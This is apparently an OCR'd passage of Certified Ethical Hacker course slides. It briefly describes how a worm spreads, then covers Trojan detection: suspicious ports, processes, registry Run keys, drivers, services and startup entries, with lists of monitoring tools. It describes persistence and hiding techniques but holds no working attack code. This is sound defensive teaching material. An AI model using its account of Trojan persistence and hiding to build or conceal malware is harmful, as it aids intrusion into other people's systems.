- Upon execution, the worm **generates IP addresses randomly**, accesses a specific path on the machine with well-known IDs and passwords, and also **sends HTTP POST requests** which exploit the vulnerability
- If the target is unpatched, it downloads the worm from a malicious server and starts **searching for its next target**
- Currently, the worm infect only **Intel x86 systems** because the downloaded URL in the exploit code is hard-coded to the ELF binary for Intel architectures



http://www.symantec.com

Module Flow

Introduction to Malware

Trojan Concepts

Virus and Worm Concepts

Malware Reverse Engineering

Malware Detection

Counter-measures

Anti-Malware Software

Penetration Testing

How to Detect Trojans

CEH Certified Ethical Hacker


Scan for suspicious OPEN PORTS


Scan for suspicious RUNNING PROCESSES


Scan for suspicious REGISTRY ENTRIES


Scan for suspicious DEVICE DRIVERS installed on the computer


Scan for suspicious WINDOWS SERVICES


Scan for suspicious STARTUP PROGRAMS


Scan for suspicious FILES and FOLDERS


Scan for suspicious NETWORK ACTIVITIES



Scan for suspicious modification to OPERATING SYSTEM FILES


Run Trojan SCANNER to detect Trojans

Scanning for Suspicious Ports

C|EH Certified Ethical Hacker

- Trojans open **unused ports** in victim machine to connect back to Trojan handlers
- Look for the **connection established** to unknown or suspicious IP addresses



Type **netstat -an** in command prompt

System Administrator

Port Monitoring Tools: TCPView and CurrPorts


C|EH Certified Ethical Hacker

TCPView


TCPView show detailed listings of all **TCP** and **UDP endpoints** on your system, including the local and remote addresses and state of **TCP connections**

CurrPorts

CurrPorts is **network monitoring** software that displays the list of all currently opened **TCP/IP** and **UDP** ports on your local computer



http://technet.microsoft.com



http://www.nirsoft.net

Scanning for Suspicious Processes

C|EH Certified Ethical Hacker

01 Trojans camouflage themselves as **genuine Windows services** or hide their processes to avoid detection

02 Some Trojans use PEs (**Portable Executable**) to inject into various processes (such as explorer.exe or web browsers)


03 Processes are visible but looks like a legitimate processes and also helps **bypass desktop firewalls**

04 Trojans can also use **rootkit** methods to hide their processes

05 Use **process monitoring** tools to detect hidden Trojans and backdoors

Process Monitor

Process Monitor is a monitoring tool for Windows that **shows file system**, **registry**, and **process/ thread activity**



http://technet.microsoft.com

Process Monitoring Tools

C|EH Certified Ethical Hacker

Process Explorer
http://technet.microsoft.com

Security Task Manager
http://www.neuber.com

System Explorer
http://systemexplorer.net

Yet Another (remote) Process Monitor
http://yaprocmon.sourceforge.net

HijackThis
http://sourceforge.net

MONIT
http://mmonit.com

Autoruns for Windows
http://technet.microsoft.com

ESET SysInspector
http://www.eset.com


KillProcess
http://orangelampsoftware.com

OpManager
http://www.manageengine.com

Scanning for Suspicious Registry Entries

- Windows automatically executes instructions in
  - Run
  - RunServices
  - RunOnce
  - RunServicesOnce
  - HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.


  sections of registry
- Scanning registry values for suspicious entries may **indicate the Trojan infection**
- Trojans **insert instructions** at these sections of registry to perform malicious activities




http://www.macecraft.com

Registry Entry Monitoring Tool: RegScanner

RegScanner allows you to scan the Registry, find the desired Registry values that match to the specified search criteria, and display them in one list





http://www.nirsoft.net

Registry Entry Monitoring Tools

C|EH Certified Ethical Hacker

Reg Organizer
http://www.chemtable.com

MJ Registry Watcher
http://www.jacobsm.com

Registry Viewer
http://accessdata.com

Active Registry Monitor
http://www.devicelock.com

Comodo Cloud Scanner
http://www.comodo.com

Regshot
http://regshot.sourceforge.net

Buster Sandbox Analyzer
http://bsa.isoftware.nl

Registry Live Watch
http://leelusoft.blogspot.in

All-Seeing Eyes
http://www.fortego.com

Alien Registry Viewer
http://lastbit.com

Scanning for Suspicious Device Drivers


Trojans are installed along with device drivers **downloaded from untrusted sources** and use these drivers as a shield to avoid detection

Scan for **suspicious device drivers** and verify if they are genuine and downloaded from the publisher's original site

Go to **Run** → **Type msinfo32** → **Software Environment** → **System Drivers**

cdrom.sys


Trojan Device Driver



Attacker

Device Drivers Monitoring Tool: DriverView

DriverView utility displays the list of all **device drivers** currently loaded on system. For each driver in the list, **additional information** is displayed such as load address of the driver, description, version, product name, company that created the driver, etc.



http://www.nirsoft.net

Device Drivers Monitoring Tools

C|EH Certified Ethical Hacker

Driver Detective
http://www.drivershq.com

Unknown Device Identifier
http://www.zhangduo.com

DriverGuide Toolkit
http://www.driverguidetoolkit.com

InstalledDriversList
http://www.nirsoft.net

Driver Magician
http://www.drivermagician.com

Driver Reviver
http://www.reviversoft.com

ServiWin
http://www.nirsoft.net


Double Driver
http://www.boozet.org

My Drivers
http://www.zhangduo.com

DriverEasy
http://www.drivereasy.com


Scanning for Suspicious Windows Services

- Trojans spawn Windows services allow attackers **remote control to the victim machine** and pass malicious instructions
- Trojans **rename their processes** to look like a genuine Windows service in order to avoid detection
- Trojans employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services registry keys to hide its processes**



Windows Services Monitoring Tool: Windows Service Manager (SrvMan)

Windows Service Manager **simplifies all common tasks related to Windows services.** It can create services (both Win32 and Legacy Driver) without restarting Windows, delete existing services, and change service configuration



Name	State	Type	Display name	Start type	Executable
1394ohci	stopped	driver	1394 OHCI Compliant Host Controller	manual	\SystemRoot\System32\drivers\1394ohci.sys
3ware	stopped	driver	3ware	manual	\SystemRoot\System32\drivers\3ware.sys
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys
acpiex	running	driver	Microsoft ACPIEx Driver	boot	\SystemRoot\System32\Drivers\acpiex.sys
acpipagr	stopped	driver	ACPI Processor Aggregator Driver	manual	\SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi	stopped	driver	ACPI Power Meter Driver	manual	\SystemRoot\System32\drivers\acpipmi.sys
acpitime	stopped	driver	ACPI Wake Alarm Driver	manual	\SystemRoot\System32\drivers\acpitime.sys
ADP80XX	stopped	driver	ADP80XX	manual	\SystemRoot\System32\drivers\ADP80XX.SYS
AeLookupSvc	running	shared	Application Experience	manual	C:\Windows\system32\svchost.exe -k netsvcs
AFD	running	driver	Ancillary Function Driver for Winsock	system	\SystemRoot\system32\drivers\afd.sys
agp440	stopped	driver	Intel AGP Bus Filter	manual	\SystemRoot\System32\drivers\agp440.sys
ahcache	running	driver	Application Compatibility Cache	system	system32\DRIVERS\ahcache.sys
ALG	stopped	win32	Application Layer Gateway Service	manual	C:\Windows\System32\alg.exe
AmdK8	stopped	driver	AMD K8 Processor Driver	manual	\SystemRoot\System32\drivers\amdk8.sys
AmdPPM	stopped	driver	AMD Processor Driver	manual	\SystemRoot\System32\drivers\amdppm.sys

http://tools.sysprogs.org

Windows Services Monitoring Tools

C|EH Certified Ethical Hacker

SMART Utility
http://www.thewindowsclub.com

Netwrix Service Monitor
http://www.netwrix.com

PC Services Optimizer
http://www.smartpcutilities.com

ServiWin
http://www.nirsoft.net

Windows Service Manager Tray
http://winservicemanager.codeplex.com

AnVir Task Manager
http://www.anvir.com

Process Hacker
http://processhacker.sourceforge.net

Free Windows Service Monitor Tool
http://www.manageengine.com

Nagios XI
http://www.nagios.com

Service+
http://www.activeplus.com

Scanning for Suspicious Startup Programs

C|EH Certified Ethical Hacker

Check startup program entries in the registry

Details are covered in next slide

Check device drivers automati -cally loaded

`C:\Windows\System32\drivers`

Check `boot.ini`

Check `boot. ini` or `bcd` (bootmgr) entries

Check Windows services automatic started

Go to Run → Type services.msc → Sort by Startup Type

